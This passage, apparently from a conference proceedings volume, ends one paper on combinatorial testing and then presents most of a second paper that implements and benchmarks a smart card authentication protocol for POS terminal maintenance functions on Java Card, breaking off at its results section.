A combinatorial testing using covering arrays involves cost vs. risk trade-off that enables to completely focus the efforts to important regions of the search space. Despite inconclusive empirical studies, combinatorial testing, if done properly, can be very effective in finding interaction failures, especially in situations where the execution of each test case is expensive and/or number of test cases is limited. It is possible that some faults occur only in higher interaction levels than covered by testing. The concerns regarding such faults can be somewhat relieved by empirical findings from a study of projects in several domains that state the absence of triggered faults in interaction levels higher than 6 and by a considerable falling trend of triggered faults when increasing the interaction strength (Fig.1). Maybe some of the undetected faults could be easily found using a different approach to testing or having more insight into the structure of the implementation could single out additional interesting test cases in higher interaction levels. For the faults uncovered even by hybrid approaches, we rely on virtual intractability of testing in higher interaction levels, culminating with exhaustive testing as well as a very low probability of their accidental triggering.

Some potential research venues have been identified. Automation and optimization of test model creation and test oracle generation to the fullest possible extent as well as their verification are important steps to wider acceptance. There is a need for empirical studies of CT effectiveness compared to other methods as well as identification of environment where this approach would be the best. Test case generation methods can be improved. Most research is currently done for covered interaction strength of 2 and, to a lesser extent, 3. Better inclusion of constraints and prioritization in efficient test set generation, better covering array generation for t>2, generation of (mixed) variable strength and sequence covering arrays as well as responding to changes in requirements comprise viable research agenda.

Abstract – This paper describes challenges faced when building a practical implementation of a smart card authentication protocol. The protocol to be implemented was designed with intention of restricting access to maintenance functions implemented in majority of Point-Of-Sale (POS) terminals. POS terminals have complex software platform that must be kept up-to-date through the use of previously mentioned functions. However, access to such functions must be well protected since misuse could result in disabled terminals. A brief description of the protocol is given, followed by selection of parameters and cryptographic protocols necessary for test implementation. Because smart cards based on Java Card technology are considered to be a well-established and recognized standard, they are chosen as a testing platform. However, like any other smart cards, they are constrained in terms of data storage capacity and available computing power which can create difficulties when building practical system. For this reason an analysis of the implementation is given, which includes performance data on storage requirements protocol completion times based on chosen input parameters. This is followed by a conclusion and set of recommendations regarding future improvements.

I. INTRODUCTION

The idea of using a smart card as a means for controlling the access to multiple services on service providers is not new. Rather than using several access control devices, it is possible to assign to the user a single smart card that controls which services and which service providers user can access. The service provider is an entity that provides a variety of services, for example, it could be a system for building monitoring with a group of services such as authenticating users when entering building, controlling internal sensors and alarms or the ability to activate or deactivate certain subsystems.

Smart cards represent only a small segment within a wider picture of the overall security of modern information systems. Such systems are often based on Public Key Infrastructure (PKI) technology which enables its users a safe and private way of information exchange within unprotected environment through use of asymmetric key pair. The relationship between the user identity and public key is established via digital certificate issued from relevant certification authority (CA). Therefore, it could be said that PKI relies on digital certificate usage in order meet a basic set of safety objectives, such as confidentiality, authentication, integrity and non-repudiation.

Since digital certificates have an important role in system security, it is desirable to make them more accessible to users. Smart cards are a logical choice as a medium for storing digital certificates, due to features such as secure data storage or the ability to safely execute cryptographic operations. These characteristics make them an ideal platform for implementing cryptographic protocol that uses digital certificates and other confidential data in combination with cryptographic operations in order to decide if user has rights to access particular service.

This paper describes one such protocol implementation with analysis of its practicality and performance measurements results. The protocol in question is an example of strong authentication. Additionally, before permitting the access to the desired services at the designated service provider, several layers of authentication must be established first which leads to an increase in protocol complexity. When building a test system standard technologies were used; Java Card technology has been selected as a platform for smart cards, while digital certificates are based on X.509 standard, issued by CA based on OpenSSL toolkit.

The rest of the paper is organized as follows; Section 2 gives a more detailed look of the protocol, Section 3 provides an overview of smart card platforms which is followed by a list of selected technologies. Results of performance measurements are presented in Section 4, accompanied by appropriate analysis and discussion. Section 5 presents the conclusion of this paper.

II. RELATED WORK

A detailed description of the discussed protocol is presented in [3]. From the perspective of this paper, service provider in [3] is Point-Of-Sale (POS) terminal, clustered together in terminal groups by identical terminal identification (TID), while service groups are terminal functions used in maintaining software platform of a terminal. The intent of the paper was to propose a safer solution when restricting the access to such maintenance functions. POS terminals often have a complex software platform that needs to be regularly updated through installation of new applications or by upgrading existing

ones. A common solution is to enter a secret password on terminal keyboard, after which a hidden menu appears on terminal screen with a list of accessible functions. However, passwords can be observed and misused by malevolent third parties that can lead to a disabled POS terminal. A better approach is to use smart cards since in this case they can be considered as a form of strong authentication [2] due to use of two out of the three authentication methods: the possession of the card itself and knowledge of a secret password.

Protocol message flow can be observed on Fig. 1, accompanied with formulas for access restriction tag creation and key derivation, shown in Tables I and II, respectively. The following notation was used:

h(): a one way hash function

$E_k(M)$: encryption of message *M* with symmetric key *k*,

$D_k(C)$: decrypting cryptogram *C* with symmetric key *k*

$m_1 \,||\, m_2$: concatenation of messages m_1 and m_2

$\oplus$: a bitwise exclusive OR (XOR) operator

M.1, *M.2*…: sequential message number

$CERT_{sc}$: certificate issued to smart card

c_i: counter for PIN entry attempts

R_{A1}, R_{B1}, r_S, r_T: random generated values (nonce)

PDK, *FDK*: derived session keys

Pr_{sc}: asymmetric private key stored in card

$SCDK_{ji}$: card symmetric key *j* for terminal group *i*

$CID_{ji:}$ smart card public tag (binds smart card *j* to the terminal group *i*)

$MFCID_{aji}$: smart card public tag (binds function *a* to smart card *j* and terminal group *i*)

$MFCT_ID_a$: maintenance function identification

TID_i, $CARD_ID_j$: identification tags for terminal *i* and smart card *j*

Since both parties, card and terminal, use dynamic parameters in order to verify each other, this protocol is an example of mutual dynamic authentication [1, 2]. There are three entities in authenticating process: card holder, smart card and terminal, thus separating aforementioned process into three distinctive phases [4]:

- terminal authenticates smart card (M.2*)*
- card authenticates terminal, cardholder verification (M.3 and M.4b)
- maintenance function selection (message M.5)

TABLE I. ACCESS TAG CREATION FORMULAS

$CID_{ji} = CARD_ID_j \oplus h(TMK_i)$	*(1)*
$MFCID_{aji} = MFCT_ID_a \oplus h(CID_{ji} \,||\, PIN_j)$	*(2)*
$CARD_ID_j = CID_{ji} \oplus h(TMK_i)$	*(3)*
$MFCT_ID_a = MFCID_{aji} \oplus h(CID_{ji} \,||\, PIN_j)$	*(4)*

One of the design goals stated in [3] was to store all data (regarding accessing maintenance functions) on card only and not in terminal. The data is stored into digital certificate issued to card during personalization phase. This approach is not new [10, 11], but the novelty is that card hardware limitations are taken into consideration. Cryptographic hash functions were used for creating access restriction tags (stored in digital certificates) and for deriving new keys.



Figure 1. Message exchange between smart card and terminal, where $M = h(R_{A1} \,||\, R_{B1} \,||\, CID_{i\,j})$

Any solution involving cryptography must have proper key management procedures in place [5]. Thus, key generation and distribution to POS terminals takes place within the protected environment of Key Distribution Center (KDC) [7, 8]. A trust relationship between a user and terminal group is established through one symmetric key and a number of access tags residing in digital certificates. Key derivation process [6] results in key hierarchy [9] with long-term master keys (TMK and SCDK) and temporary session keys (PDK and FDK).

TABLE II. KEY DERIVATION FORMULAS

$TMK_i = h(TID_i \,||\, MMK_{KDC})$	*(5)*
$SCDK_{ji} = h(CARD_ID_j \,||\, TMK_i)$	*(6)*
$PDK_j = h(PIN_j \,||\, SCDK_{ji})$	*(7)*
$FDK_a = h(MFCT_ID_a \,||\, SCDK_{ji})$	*(8)*

III. IMPLEMENTATION

Intention of this paper is to describe and analyze protocol implementation on a standardized platform and to evaluate its performance in real conditions. Therefore, in next section, a brief survey of available technologies is done followed by requirements that such technologies must meet.

A. *On choosing development platform*

Inherent protocol complexity requires a selection of more hardware capable smart card. Besides main processor, there should be an additional cryptographic coprocessor to provide for hardware acceleration of required cryptographic functions [12]. There are three types of memory present in card; Read Only Memory (ROM), Random Access Memory (RAM) and Electrically Erasable Programmable Memory. ROM is used for storing Smart Card Operating System (SCOS) during manufacturing phase, so only EEPROM and RAM are available to card applications. Both can be read and written, but there are significant variations in performance and behavior. EEPROM is much slower than RAM in read/write operations and there is a limit on number of write operations performed during its lifetime [13, 19]. RAM is free of such restrictions, but in case of a power failure it will lose all its content in contrast to EEPROM. RAM is therefore used for storing temporary data while EEPROM has its use in keeping long lived data. In conclusion, both types of memory are important and should not be a scarcity on chosen card, but based on amount of data that needs to be permanently stored, EEPROM's capacity should be much greater than RAM.

Another important feature in modern smart cards are SCOS with multiple applications support [14]. Content management in smart cards is a sensitive topic so only cards that support flexible and secure way of managing its applications should be chosen. Another important criterion is to select only cards that are based on standardized, certified and well-established technologies [15]. A solution based on expensive or rare smart cards with non-standardized, closed platform is less likely to gain acceptance within market.

Based on all the above, following decisions were made: GlobalPlatform (GP) standard is chosen as a card content management solution due to its market share and wide industry support. GP supports two multi-application platforms, Multos and JavaCard [16]. Of those two, JavaCard (JC) has gained much wider acceptance due to its openness, industry base and resemblance to classic Java programming environment. JC in combination with GP is de facto standard for GSM SIM industry due to over 1 billion issued JC cards, relying on GP on its over-the-air application management services [16, 17].

However, JavaCard platform is not without its own drawbacks. Although touted as part of Java language family, there is little resemblance to *desktop* Java: there are no threads, no file-system support, no multi-dimensional fields, only a subset of primitive data types is supported, there is no security manager, no cloning, no dynamic class loading and no finalization [18]. Another challenge is proper reference of EEPROM and RAM memory when handling data which, if done incorrectly can seriously endanger application performance [13]. Also, some JC manufacturers implement native code into their cards in order to improve speed of cryptographic operations. Such cards do show performance gains in tests when compared to fully compliant cards [23], but they bring another set of problems, such as application portability issues or lack of acceptance due to its deviation from defined standard.

Based on all stated, a standard-compliant JCOP 31 v2.2 card is used as a implementing platform. Following set of standards are supported: GlobalPlatform 2.1.1 [29], JavaCard 2.2.1. [27], JavaCard Open Platform (JCOP) [28] as SCOS and X.509 standard for digital certificates. The card is equipped with cryptographic coprocessor and has 76 kilobytes (KB) of EEPROM and 2 KB of RAM memory. A wide set of cryptographic functions are hardware supported, such as Data Encryption Standard (DES), Triple-DES (3DES) and Advanced Encryption Standard (AES) for symmetric encryption, RSA for asymmetric operations and SHA-1 or MD5 for hash generation. Unfortunately, although officially supported in product brochure, due to error in manufacturing AES is not available in this particular card.

B. *Indexing structure*

Due to JC limitations, SCDK keyset and $CERT_{SC}$ must be stored as ordinary arrays. In order to improve performance when traversing such large arrays an index structure (IS) is introduced consisting of two indexes, IX_{SCDK} and IX_{EXT_TAG} (shown in Fig. 2 below).



Figure 2. Index structure with clusters of *TID* || IX_{SCDK} || IX_{EXT_TAG} data. Dashed lines show search paths for key $SCDK_A$ and tag $MFCID_5$ upon receiving messages M.1 and M.5, respectively.

IX_{SCDK} is used in order to accelerate SCDK key search by pointing to a single key location within key

array. When MFCID tag is received in M.5, a check must be done to ensure that such tag does exist in X.509 certificate (encoded by Distinguished Encoding Rules [26] standard). Such approach [21] requires an X.509 parser implementation that would result in significant increase in protocol completion time followed by an even more increase in EEPROM and RAM memory requirements. Instead, IX_{EXT_TAG} is used since it points directly to the beginning of access restriction tags in certificate. Again, Fig. 2 shows activation of $MFCT_ID_5$ function (masked as tag $MFCID_5$) on a terminal within terminal group TID_A. Each terminal group is supported by tag-length-value data type, marked by object identifier [25], stored inside X.509 extension. On receiving TID_A, card traverses index structure searching for TID in order to obtain aforementioned indexes. When message M.3 is received, card can attempt to decrypt the message with key referenced by IX_{SCDK}. When checking for $MFCID_5$ existence, card begins search from position referenced by IX_{EXT_TAG} and proceeds through entire tag structure until it reaches $MFCID_5$ tag.

C. System parameter selection

From the storage requirements perspective, SCDK keyset and $CERT_{SC}$ data are the most demanding data to handle. Largest data type available in JC is *short* with maximum (positive) value of 32,767. This is also a maximum size of an array, thus implicitly imposing an upper limit on maximum number of terminals and functions supported by card. Although there are ways around such restriction [19], there is no benefit in doing so due to cards limited amount of EEPROM memory.

Since more probable real world scenario is to have a large number of terminals with smaller number of maintenance functions, following tag sizes have been selected, thus allowing maximum value range of approximately $4.29 * 10^9$ card and terminal tags versus maximum range of 65,536 function tags:

- 4 bytes for $CARD_ID_i$, TID_j, CID_{ij}
- 2 bytes for $MFCT_ID_A$, $MFCID_{AIJ}$:
- 4 bytes for indexes IX_{SCDK} and IX_{EXT_TAG}

Below are equations for calculating data storage size, where (1) calculates access tag size for one terminal group and (2) is total size of X.509 certificate. N_F is number of functions supported by one terminal group.

$$LEN_{V3_EXTj} = |TIDj| + |CIDj| + N_F * |MFCID| \quad (1)$$

$$LEN_{X509} = |CERT_{X509_BASIC}| + \sum LEN_{V3_EXT\,j} \quad (2)$$

Equations (3), (4) and (5) calculate size of SCDK keyset, indexing structure and card resident data, respectively. Here, N_T is number of terminal groups supported by a card:

$$LEN_{SCDK} = N_T * |SCDK| \quad (3)$$

$$LEN_{IS} = N_T * (|TID| + |IX_{SCDK}| + |IX_{EXT_TAG}|) \quad (4)$$

$$LEN_{CARD} = |CARD_ID| + |Pr_{SC}| + |PIN| \quad (5)$$

Total data size in card can be calculated by (6);

$$LEN_{TOT} = LEN_{X509} + LEN_{SCDK} + LEN_{IS} \quad (6)$$

D. Card performance measurements

A number of papers were published on difficulties when implementing complex protocols on JC platform. Several bottlenecks in card performance have been identified; memory storage capacity, reading/writing times of EEPROM versus RAM memory, card cryptographic function performance and card-to-terminal interface speed [15], [19], [20], [22], [23], [24].

In order to choose cryptographic primitives best suitable for key derivation and access tag creation and to better asses EEPROM and RAM performance, a series of tests were performed on selected card. First, measurements were done on reading and writing times of EEPROM/RAM memory. As shown in Table III, the only apparent discrepancy is in RAM writing times which are about two times faster than EEPROM. RAM reading times are only marginally better than EEPROM. Therefore, it can be said that memory performance will not have a crucial impact on application performance. Also, this can be viewed as a sign of progress in smart card technology since in [1] it is stated that RAM is in average 1000 times better in both areas than EEPROM, while in [13] RAM advantage is smaller, its performance about 30 times better than EEPROM's.

TABLE III. EEPROM VERSUS RAM PERFORMANCE

		Test Number			
Memory	**Oper.**	*1.*	*2.*	*3.*	*4.*
EEPROM	*READ*	3860	3949	4606	3906
	WRITE	33057	33187	33095	33411
RAM	*READ*	3699	3673	3719	3687
	WRITE	16319	15951	15962	16056

Test data is 110 bytes long; time measured in microseconds

Next, performances of cryptographic primitives necessary for protocol implementation are tested. Measurements were done on creating message hash via SHA-1, symmetric encryption via 3DES, followed by RSA signature generation (1024-bit key size) on data stored in EEPROM and RAM memory.

TABLE IV. CRYPTOGRAPHIC PERFORMANCE

		Test Number			
Oper.	**Memory**	*1.*	*2.*	*3.*	*4.*
SHA-1	*EEPROM*	9885	9747	9686	9840
	RAM	9937	9824	10243	9811
3DES	*EEPROM*	10733	10569	10631	10722
	RAM	10911	10862	10701	10698
RSA signature	*EEPROM*	114714	114508	114509	114719
	RAM	114413	114013	114388	114321

Test data is 48 bytes long; time measured in microseconds

Table IV shows no significant performance variations regarding data storage (EEPROM or RAM). Most expensive operation is, as expected, RSA signature generation which lasts about ten times longer than SHA-1 hashing or 3DES encryption. There were reports [15] that SHA-1 is very slow in some JCOP cards due to software implementation. However, results show that this is not the case for selected card and SHA-1 can be used for key derivation and access tag creation. Finally, AES absence mandates the use of 3DES algorithm thus implying SCDK key length of 24 bytes.

The above group of cryptographic functions has been selected since they are supported by this particular card. In future implementations, the same protocol can be easily upgraded by using new and more secure cryptographic functions in accordance with the continued growth of smart card capabilities.

IV. RESULTS
